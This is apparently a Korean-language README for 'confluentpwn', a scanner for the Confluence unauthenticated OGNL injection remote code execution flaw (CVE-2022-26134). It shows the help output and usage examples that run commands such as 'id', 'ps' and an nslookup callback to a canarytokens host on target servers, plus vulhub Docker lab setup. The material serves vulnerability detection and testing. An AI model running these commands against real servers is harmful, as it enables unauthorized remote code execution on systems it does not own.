 redhuntlabs/confluentpwn
Atlassian confluence 인증되지 않은 ONGL 주입 원격 코드 실행 스캐너 (CVE-2022-26134).

Confluence 사전 인증 ONGL 주입 원격 코드 실행 스캐너 (CVE-2022-26134).
아래 GIF는 도구의 데모 사용법을 보여줍니다:

다음은 도구의 도움말 출력입니다:
$ ./cfscan -h

  +-------------------------------+
  |    C O N F L U E N T P W N    |
  +-------------------------------+

[+] ConfluentPwn by RedHunt Labs - A Modern Attack Surface (ASM) Management Company
[+] Author: Pinaki Mondal (RHL Research Team)
[+] Continuously Track Your Attack Surface using https://redhuntlabs.com/nvadr.

Usage:
  -cmd string
        Command to execute on a vulnerable confluence server. (default "id")
  -file string
        Specify a file containing list of hosts to scan.
  -output string
        Output filepath to write the scan results into. (default "cfpwn-results.csv")
  -regex string
        Regex to match the response header for the command executed.
  -threads int
        Number of threads to use while scanning. (default 20)
  -timeout int
        HTTP timeout in seconds. (default 5)
  -user-agent string
        Custom user-agent string to use. (default "Mozilla/5.0 (ConfluentPwn) Chrome/95.0.4638.69 Safari/537.36")

Examples:
  ./cfscan 1.2.3.4:80 1.1.1.1:8080
  ./cfscan -file urls.txt
  ./cfscan -cmd 'nslookup xxxxxxxxxxxxxxxxx.canarytokens.com 1.1.1.1:80'
  ./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
대상은 두 가지 방법으로 지정할 수 있습니다:
./cfscan target1 target2 ...
-file 인자를 사용하여 스캔할 URL 목록이 포함된 파일을 지정.
./cfscan -file targets.txt
처리할 최대 동시 대상 수는 -threads 인자를 사용하여 제어할 수 있습니다. 기본 동시성 값은 20입니다.
HTTP 타임아웃 값(초)은 -timeout 인자를 사용하여 지정할 수 있습니다. 기본 타임아웃은 5초로 설정됩니다.
사용자가 로그에서 UA 문자열을 추적하려는 경우 -user-agent 플래그를 사용하여 사용자 지정 user-agent를 지정할 수 있습니다.
생성된 출력은 CSV 파일로 작성되며, 대상 경로는 -output 플래그로 지정할 수 있습니다. 기본 생성 출력 파일은 cfscan-results.csv입니다.
출력에는 4개의 열이 포함됩니다:
취약한 서버에서 실행할 명령은 -cmd 인자를 사용하여 지정할 수 있습니다. 명령 출력을 매칭하기 위한 정규식은 -regex 플래그로 지정할 수 있습니다.
기본 실행 명령은 id이며, 명령 출력을 매칭하는 데 사용되는 정규식은 uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\)입니다.
플래그를 함께 사용하면 다음과 같습니다:
./cfscan -cmd 'id' -regex 'uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\)' https://1.1.1.1
./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
도구나 취약점을 일반적으로 테스트해보고 싶다면 다음을 참조할 수 있습니다: https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134.
설치 과정은 매우 간단하며, 아래 명령으로 충분합니다:
$ mkdir confluentpwn && cd confluentpwn && wget https://raw.githubusercontent.com/vulhub/vulhub/master/confluence/CVE-2022-26134/docker-compose.yml
$ docker-compose up -d
이제 앱은 http://localhost:8090에서 사용할 수 있습니다.
이 도구는 MIT 라이선스에 따라 라이선스가 부여됩니다. LICENSE를 참조하세요. 현재 도구 버전은 v0.1입니다.
RedHunt Labs의 연구 팀은 도커 테스트 이미지를 제공해준 vulhub에 감사를 표합니다.
우리의 Attack Surface Management 플랫폼에 대해 더 알아보려면 NVADR를 확인하세요.